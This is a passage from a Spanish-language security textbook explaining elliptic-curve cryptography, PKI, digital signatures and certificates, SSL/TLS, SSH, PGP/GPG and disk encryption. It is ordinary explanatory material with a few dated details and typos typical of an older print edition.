Una extensión de este algoritmo que no es vulnerable al **choosen-cyphertext attack** (un atacante puede obtener el texto plano a partir de su par cifrado, sin necesidad de conocer la clave) es el sistema **Cramer-Shoup**. Además de la maleabilidad del algoritmo bajo ciertas condiciones, otra desventaja es que duplica la longitud de un mensaje al cifrarlo.

Curvas elípticas

Es una variante de la criptografía asimétrica basada en las matemáticas de las curvas elípticas. Sus autores argumentan que puede ser más rápida y usar claves más cortas que otros métodos, proporcionando un nivel de seguridad equivalente. También puede utilizar claves de igual tamaño y elevar considerablemente los niveles de seguridad.

Chilexs22

ALGORITMOS Y ESTÁNDARES

Toda la información relativa a los algoritmos criptográficos que constituyen estándares internacionales avalados por las distintas organizaciones puede obtenerse directamente en sus sitios web. Por eso, es recomendable visitar los siguientes enlaces: **IETF** (**www.ietr.org**), **ISO** (**www.iso.org**), **IEC** (**www.iec.org**) y **NIST** (**www.nist.gov**).

El uso de la **CCE** (criptografía de curvas elípticas), o **ECC** por sus siglas en inglés, fue propuesto de forma independiente por Neal Koblitz y Victor Miller en 1985. En rigor de la verdad, las curvas elípticas no son un algoritmo en sí mismo, sino una herramienta matemática que puede implementarse por algoritmos ya existentes, por ejemplo, DH, DSA y ElGamal.

Matemáticamente, una curva elíptica es una curva de tercer grado plana (es importante no confundirla con una elipse) definida por una ecuación del tipo $y^2 = x^3 + ax + b$. Donde **a** y **b** cumplen con la **condición de Weierstrass**, dada por la condición $4A^3 + 27B^2 \neq 0$. Un ejemplo de estas curvas lo podemos ver en la figura que aparece a continuación.




Figura 21. *En la imagen podemos apreciar dos curvas elípticas definidas por su ecuación característica, que además cumplen con la condición de Weierstrass.*

Chilexxs22

En criptografía, elegimos un punto **Q** específico dentro de la curva. Luego seleccionamos un número entero y aleatorio **k** como clave privada y calculamos la clave pública **P = k*Q**, donde los parámetros públicos son **P** y **Q**. La dificultad radica en encontrar el valor de **k** para esos valores dados.

Analicémoslo con un ejemplo: si Ana y Beto tienen las claves privadas K_A y K_B, y las claves públicas P_A y P_B, Ana puede calcular $k_A{*}P_B = (k_A{*}k_B){*}G$, y Beto puede obtener el mismo valor, dado $k_B{*}P_A = (k_B{*}k_A){*}G$, algo similar a lo que ocurría

con DH, pero ahora el proceso para hallar la clave sin conocer los parámetros es más complejo que en los otros casos. Aunque no está del todo demostrado, se cree que el **PLDCE** (**Problema del Logaritmo Discreto en Curvas Elípticas**) es mucho más complicado que los problemas de factorización o del PLD. Hasta ahora, los resultados lo confirman, por lo que se ve a la CCE como el reemplazante natural de RSA para aplicaciones comerciales.

INFRAESTRUCTURA DE CLAVE PÚBLICA

Llamamos infraestructura de clave pública o **PKI** (Public Key Infrastructure) a una combinación de hardware y software, políticas y procedimientos de seguridad que permiten la ejecución con garantías de operaciones criptográficas como el cifrado, la firma digital y el no repudio de transacciones electrónicas.
No es una tecnología, sino un entorno de trabajo que está formado por varias tecnologías complementarias, entre las cuales tenemos criptografía asimétrica, criptografía simétrica y funciones hash. Este sistema basa su funcionamiento en una relación de confianza, donde los distintos usuarios confían en un tercero que es quien entrega y administra los certificados digitales.

Firma digital

La firma ológrafa o manuscrita es una expresión de voluntad en un medio o soporte papel. La **firma digital** es una herramienta tecnológica que permite reemplazar la firma manuscrita de manera electrónica, garantizando la autoría e integridad de los documentos digitales. Podría decirse que es un conjunto de datos asociados a un mensaje digital que permite garantizar la identidad del firmante y la integridad del mensaje. La firma digital no implica asegurar la confidencialidad del mensaje: un documento firmado digitalmente puede ser visualizado por otras personas, al igual que cuando se lo firma manualmente. Es un instrumento con características técnicas y normativas, lo que significa que existen procedimientos técnicos que permiten su creación y verificación, y documentos normativos que respaldan su validez legal.
La firma digital relaciona el documento firmado con información propia del firmante y permite que terceras partes puedan reconocer esa identidad y asegurarse de que los contenidos no hayan sido modificados. El firmante genera, mediante una función matemática, una **huella digital** del mensaje (resumen o hash), cifrada con la clave privada del firmante. El resultado es lo que se denomina firma digital, que se enviará adjunta al mensaje original. De esta manera, el firmante adjuntará al documento una marca que es única para ese documento y que sólo él es capaz de producir. Para realizar la verificación del mensaje, el receptor generará

la huella digital del mensaje recibido, luego descifrará la firma digital del mensaje utilizando la clave pública del firmante y obtendrá, de esa forma, la huella digital del mensaje original. Si ambas huellas digitales coinciden, significa que no hubo alteración y que el firmante es quien dice ser.




Figura 22. *En la figura podemos ver el proceso de generación de la firma digital y el proceso de comprobación de la firma.*

Como hemos visto, la firma digital hace uso del **cifrado asimétrico**: cada usuario posee un par de claves (pública y privada) con la característica de que computacionalmente no es posible calcular la primera a partir de los datos de la segunda, ni tampoco a partir de los documentos cifrados con la clave privada.

Dependiendo del país, puede variar el término utilizado para referirse a esta tecnología. En la Argentina, por ejemplo, los términos **firma digital** y **firma electrónica** no poseen el mismo significado. La diferencia radica en el **valor probatorio** atribuido a cada uno de ellos, dado que en el caso de la firma digital, además de la validez legal con la que no cuenta la electrónica, existe una presunción de validez en su favor que indica que si un documento firmado digitalmente es verificado correctamente, se presume (salvo prueba en contrario) que proviene del suscriptor del certificado asociado y que no fue modificado. Por el contrario, en el caso de la firma electrónica, de ser desconocida por su titular, corresponde a quien la invoca acreditar su validez.

***Figura 23.** En el sitio Firma Digital de la República Argentina (**ww.pki.gob.ar**) podemos encontrar mucha información sobre firma digital y certificados.*

Certificados digitales

Son **documentos digitales** que dan fe de la vinculación entre una clave pública y un individuo o entidad. Los certificados ayudan a prevenir que se utilice una clave para hacerse pasar por otro sujeto. En algunos casos, puede ser necesario crear una cadena de certificados, cada uno certificando el anterior, para que las partes involucradas confíen en la identidad en cuestión.

***Figura 24.** Sitio oficial de la ITU (**UIT**) en español (**www.itu.int/home/sitemap-es.html**).*

En su forma más simple, un certificado contiene una clave pública y un nombre, aunque también puede incluir una fecha de expiración, el nombre de la autoridad que lo emitió y un número de serie, entre otros. Lo más importante es que el

certificado propiamente dicho está firmado digitalmente por el emisor. Su formato está definido por el estándar internacional **ITU-T X.509 v3**. De esta forma, puede ser leído o escrito por cualquier aplicación que cumpla con el estándar (en **www.itu.int/rec/T-REC-X.509-200003-S/en** podemos descargar la especificación X.509 en varios idiomas y formatos). En función de la información que contiene y de a quién va dirigido, **VeriSign** (**www.verisign.com**), una de las autoridades de certificación más importantes, definió las siguientes clases de certificados:

- **Certificados personales**: acredita la identidad del titular.
- **Certificados de pertenencia a empresa**: además de la identidad del titular, acredita su vinculación con la entidad para la que trabaja.
- **Certificados de representante**: además de lo anterior, también acredita los poderes de representación que el titular tiene sobre la empresa.
- **Certificados de persona jurídica**: identifica una organización como tal a la hora de realizar trámites ante las administraciones o instituciones.
- **Certificados de atributo**: permite identificar una cualidad, estado o situación, y asociarla al certificado personal.

También existen otros tipos utilizados en entornos más técnicos, como el **certificado de servidor seguro**, empleado por los servidores web que quieren proteger ante terceros el intercambio de información con los usuarios, o el **certificado de firma de código fuente**, para garantizar la autoría y la no modificación del código de aplicaciones. Para implementar un sistema PKI, además de los certificados, vamos a requerir una serie de componentes que hacen a dicho sistema. Los más habituales son:

- **Autoridad de certificación** o **CA** (Certificate Authority): se encarga de emitir y revocar certificados. Es el tercero de confianza, aquella entidad que legitima la relación de una clave pública con la identidad de un usuario o servicio.
- **Autoridad de registro** o **RA** (Registration Authority): es el responsable de verificar el enlace entre los certificados y la identidad de sus titulares.
- **Repositorios**: son estructuras encargadas de almacenar la información relativa a la PKI. Los dos repositorios más importantes son el de certificados y el de listas de revocación. En una **CRL** (Certificate Revocation List) se incluyen todos aquellos certificados que han dejado de ser válidos antes de la fecha establecida dentro del mismo certificado.
- **Autoridad de validación** o **VA** (Validation Authority): es la encargada de comprobar la validez de los certificados digitales.
- **Autoridad de sellado de tiempo** o **TSA** (TimeStamp Authority): esta autoridad es la encargada de firmar documentos con la finalidad de probar que existían antes de una determinada fecha.

- **Usuarios y entidades finales**: son aquellos que poseen un par de claves (pública y privada) y un certificado asociado a su clave pública. Utilizan un conjunto de aplicaciones que hacen uso de la PKI para operar.

Figura 25. *En la imagen podemos ver algunas características de un certificado, entre otras, la autoridad de registro, entidad final, etcétera.*

Entre las consideraciones respecto del funcionamiento de una PKI, debemos tener en cuenta que todo certificado debe ser emitido por una CA reconocida. Además, el poseedor de un certificado es responsable de la conservación y custodia de la clave privada asociada al certificado. Las RA verifican la validez y veracidad de los datos de quien pide un certificado y gestionan el ciclo de vida de las peticiones hacia las autoridades. Por su parte, el poseedor de un certificado válido puede emplearlo para los usos para los que ha sido creado, según las políticas de seguridad. Toda operación que realice el poseedor de un certificado ha de realizarse de forma presencial por parte del poseedor y dentro del hardware de cliente. Las comunicaciones con seguridad PKI no requieren del intercambio de ningún tipo de clave secreta para su establecimiento, por lo que se consideran muy seguras si se siguen las políticas de seguridad adecuadas.

Los sistemas de PKI pueden ser implementados por distintos proveedores y sus usos comerciales incluyen la asociación de una llave pública con una identidad para cifrado y autenticación de mensajes de correo electrónico (**OpenPGP**, **S/MIME**, etcétera), cifrado y autenticación de documentos, usuarios o aplicaciones, y fases de inicialización de protocolos seguros de comunicación, como **IKE** (Internet Key Exchange) y **SSL** (Secure Socket Layer).

La seguridad en la infraestructura PKI es muy dependiente de cómo se guardan las claves privadas. Existen dispositivos especiales denominados **tokens de seguridad**, diseñados para facilitar la integridad y seguridad de la clave privada. Estos dispositivos pueden incorporar medidas biométricas como la verificación de huella dactilar, que permiten aumentar la confiabilidad de que sólo la persona dueña del certificado pueda utilizarlo.

Figura 26. *En la figura podemos ver la firma y el cifrado de mensajes con certificados digitales y luego el descifrado y la comprobación de la firma.*

Chilexs22

III ENTIDADES PRIVADAS

Existen algunas empresas que tienen la potestad de emitir certificados digitales confiables para ser utilizados en ámbitos comerciales. Las entidades privadas internacionalmente reconocidas para esto son **VeriSign** (**www.verisign.com**), **Thawte** (**www.thawte.com**) y **Entrust** (**www.entrust.com**). En sus sitios web podemos obtener más información acerca de la obtención de certificados.

SISTEMAS CRIPTOGRÁFICOS

En seguridad informática, la importancia de la criptografía (más allá de la criptografía como disciplina) está dada por sus aplicaciones. En esta sección analizaremos las aplicaciones más comunes, entre ellas **SSL**, **SSH** y **PGP**.

SSL (Secure Socket Layer)

SSL y su sucesor, **TLS** (Transport Layer Security) son **protocolos** de cifrado (desarrollados originalmente por **Netscape** en 1994) que proporcionan comunicaciones seguras en una red. En 1996 se publicó SSL 3.0, que sirvió de base para desarrollar el estándar TLS 1.0 (RFC 2246, año 1999), que a su vez fue extendido por otros RFC para agregar funcionalidades. La última versión es la 1.1 y añade algunas recomendaciones, aunque es muy similar a la primera. Por ejemplo, agrega una modificación cuyo objetivo es protegerse contra un ataque descubierto por Daniel Bleichenbacher, que podía lanzarse contra servidores TLS 1.0 utilizando PKCS#1 v1.5. También incluye recomendaciones para evitar ataques remotos programados. Una de las versiones libres de TLS es **GnuTLS**. En SSL, en general sólo se autentica el servidor, no así los clientes. La autenticación mutua requeriría un despliegue de PKI para los clientes. La idea del protocolo es permitir a las aplicaciones cliente-servidor comunicarse de forma segura, evitando escuchas, la falsificación de identidad del remitente y manteniendo la integridad de la información. SSL tiene una estructura de **tres fases** básicas:

- **Negociar** entre las partes el algoritmo que se usará en la comunicación. Las implementaciones actuales proporcionan las opciones de RSA, DH, DSA o Fortezza para cifrado asimétrico; RC2, RC4, IDEA, DES, 3DES o AES para cifrado simétrico, y MD5 o la familia SHA para funciones de hash.
- **Intercambio** de claves públicas y autenticación basada en certificados digitales.
- **Cifrado** del tráfico basado en cifrado simétrico.

El protocolo SSL intercambia registros. Ocasionalmente, cada registro puede ser comprimido, cifrado y empaquetado con un código de autentificación del mensaje

Chilexs22

III PUBLIC KEY CRYPTOGRAPHY STANDARDS (PKCS)

Son un conjunto de especificaciones técnicas desarrolladas por Netscape, RSA y otros cuyo objeto es estandarizar técnicas y protocolos de criptografía pública. La primera versión se publicó en el año 1991. Es posible encontrar los documentos con títulos genéricos con denominaciones que van desde PKCS#1 a PKCS#15 en **www.rsa.com/rsalabs/node.asp?id=2124**.

denominado **MAC** (Message Authentication Code). Cada registro tiene un campo que especifica el protocolo de nivel superior que se está usando. Cuando se inicia la conexión, el nivel de registro encapsula otro protocolo, el **handshake**. El cliente intercambia varias estructuras de handshake:

- Envía un mensaje (**ClientHello**) especificando una lista de conjunto de cifrados, métodos de compresión y la versión de SSL más alta permitida. Éste también envía bytes aleatorios que serán usados más tarde (**Challenge**). Además, puede incluir un identificador de la sesión.
- Luego recibe un registro (**ServerHello**) en el que el servidor elige los parámetros de conexión a partir de las opciones que ofreció el cliente.
- Cuando los parámetros de la conexión son conocidos, cliente y servidor intercambian certificados (actualmente, X.509).
- El servidor puede requerir un certificado al cliente para que la conexión sea mutuamente autenticada.
- Cliente y servidor negocian una clave secreta común. Todos los datos de claves restantes son derivados a partir de ésta, pasados a través una función pseudoaleatoria cuidadosamente elegida.

SSL posee diversas medidas de seguridad, como el hecho de numerar todos los registros y usar el número de secuencia en el MAC, manejar hashes de mensaje mejorados con una clave, y protección contra degradado de versiones (**downgrading**). La función pseudoaleatoria, por su parte, divide los datos de entrada en dos mitades y las procesa con algoritmos hash diferentes (MD5 y SHA), y después realiza sobre ellos una operación XOR para proteger que alguno de estos algoritmos sea vulnerable en el futuro. SSL se ejecuta en una capa entre los protocolos de aplicación y TCP.




Figura 27. *SSL procesa los datos de la capa de aplicación.*

Puede brindar seguridad a cualquier protocolo que utilice conexiones de confianza. Si una aplicación no puede proporcionar SSL de forma nativa, es posible usar otra aplicación independiente a modo de envoltura (**wrapper**). SSL también puede ser usado para **tunelizar** una red completa y crear **VPNs**, por ejemplo, con **OpenVPN**.

SSH (Secure Shell)

Secure Shell es el nombre de un protocolo y del programa que lo implementa y permite acceder a sistemas remotos a través de una red. Permite manejar un equipo mediante un intérprete de comandos y también puede redirigir el tráfico de un sistema. Además de la conexión a otros equipos, puede copiar datos de forma segura, gestionar claves y pasar los datos de cualquier otra aplicación por un canal seguro. Para todo esto, utiliza de manera estándar el puerto 22.

La primera versión de SSH se creó con el objetivo de reemplazar los comandos r (remotos) de Unix (**rcp**, **rlogin**, **rsh**, etcétera). Fue desarrollada bajo licencia libre en 1995 por el finés Tatu Ylönen, pero su licencia fue cambiando y terminó dependiendo de **SSH Communications Security**, que lo ofrecía gratuitamente para uso doméstico y académico pero pago a otras empresas. Dos años después de la primera versión, se propuso como borrador en la IETF. A principios de 1999 se empezó a escribir una versión que se convertiría en la implementación libre por excelencia, llamada **OpenSSH**. La versión SSH-2 mejoró mucho la seguridad del protocolo, agregando intercambio de claves por DH, integridad vía MAC y la posibilidad de establecer múltiples sesiones sobre una única conexión. Ante una primera conexión, si es a un servidor desconocido, el programa pregunta si debe confiar en él. Si se conectó sin certificado, guarda la clave pública. Entonces, se envía un hash de la clave del servidor, que se debería comprobar por otro canal. Si es así, el cliente ya no volverá a avisarnos a no ser que el hash cambie. Una herramienta muy utilizada en entornos Windows para el manejo de sesiones SSH es **PuTTY**.




Figura 28. *Sesión en PuTTy: la pantalla principal y una conexión a un servidor SSH.*

Una opción complementaria para SSH es el uso de **SSHFS** (Secure Shell Filesystem), un sistema de archivos para Linux que opera sobre los datos de equipos remotos utilizando acceso seguro por SSH. En el equipo local donde se monta SSHFS, se utiliza el módulo del kernel **FUSE** (Filesystem in Userspace). El usuario puede interactuar con archivos remotos de un servidor SSH, viéndolos como si estuvieran en su sistema local, en tanto que la transferencia de archivos se realiza vía **SFTP**, perteneciente a la suite SSH.

PGP (Pretty Good Privacy)

Es un programa desarrollado por Phil Zimmermann, cuyo objetivo es proteger la información distribuida a través de Internet mediante el uso de criptografía de clave pública, así como facilitar la autenticación de documentos gracias a firmas digitales. Fue diseñado y desarrollado en 1991 y su nombre está inspirado en Ralph's Pretty Good Grocery de Lake Wobegon, una ciudad ficticia inventada por el locutor de radio Garrison Keillor (**http://en.wikipedia.org/wiki/Garrison_Keillor**).
Utilizado correctamente, PGP puede proporcionar un gran nivel de seguridad. A diferencia de protocolos de seguridad como SSL, que sólo protegen los datos en tránsito, PGP también puede utilizarse para proteger datos almacenados en discos.
La IETF (Internet Engineering Task Force, **www.ietf.org**) se ha basado en el diseño de PGP para crear el estándar de Internet **OpenPGP**. De hecho, **GPG** (GNU Privacy Guard) es un reemplazo libre de PGP (licencia GPL) y utiliza el estándar OpenPGP.
Aunque básicamente el programa tiene una interfaz de texto, hay varias aplicaciones gráficas que utilizan recursos de GPG.
Debido a que los plugins no forman parte de GPG, no están especificados en OpenPGP ni sus respectivos desarrolladores están vinculados con los proyectos de plugins, se podría pensar que las ventajas de seguridad de GPG puedan estar comprometidas o incluso perder efectividad como resultado de esta falta de coordinación y apoyo. Pero al ser herramientas de código abierto o scripts interpretados, se garantiza un funcionamiento fiable.
GPG también puede ser compilado en otras plataformas como Mac OS X y Windows. Por ejemplo, para el sistema Mac OS X existe una aplicación libre

Chilexs22

RECURSOS SOBRE SSH Y SSL

Tanto SSH como SSL forman parte de las opciones de seguridad que podemos utilizar a nivel de protocolos. Algunas de las herramientas que los aprovechan podemos encontrarlas en los siguientes enlaces: **OpenSSL** (**www.openssl.org**), **OpenSSH** (**www.openssh.org**), **OpenVPN** (**www.openvpn.org**), **PuTTY** (**www.putty.org**), **GnuTLS** (**www.gnu.org/software/gnutls**) y **STunnel** (**www.stunnel.org**).

llamada **MacGPG** (**http://macgpg.sourceforge.net**), que ha sido adaptada para usar el ambiente del usuario y sus definiciones de clases nativas.
GPG no usa algoritmos restringidos por patentes, entre ellos se encuentra IDEA, presente en PGP casi desde sus inicios. En su lugar, usa una serie de algoritmos no patentados como ElGamal, CAST5, 3DES, AES y Blowfish. Aunque puede usarse IDEA descargando un plugin extra, podría requerir una licencia para algunos países donde esté patentado.

Cifrado de discos

El **cifrado de discos** puede tomarse en cuenta en entornos en los que el acceso a los equipos es una posibilidad, pero donde no pueda ser leído lo que se haya obtenido. Para esto se utilizan herramientas que permiten crear unidades virtuales cifradas, o bien cifrar las existentes.




Figura 29. *Podemos apreciar varias utilidades incluidas en PGP, entre ellas* ***PGPkeys****,* ***PGPmail*** *y el menú desplegable de* ***PGPdisk****.*

Chilexs22

RECURSOS PGP

PGP ha tenido una larga vida con buenas y malas noticias. Para tener una visión más cabal sobre su pasado y su presente, recomendamos visitar los sitios de las organizaciones y proyectos que son parte de su historia: **PGP International** (**www.pgpi.org**), **PGP Corporation** (**www.pgp.com**), **OpenPGP** (**www.openpgp.org**), **GnuPG** (**www.gnupg.org**) y **Phil Zimmermann** (**www.philzimmermann.com**).

Un clásico en esta materia es **PGPDisk**, pero también existen otras opciones como **TrueCrypt**. Esta última es muy flexible, además de permitir cifrar tanto una partición como un dispositivo externo. El descifrado es automático y en tiempo real, y dispone de varios algoritmos simétricos.




***Figura 30. TrueCrypt** es una herramienta libre para el cifrado de discos.*

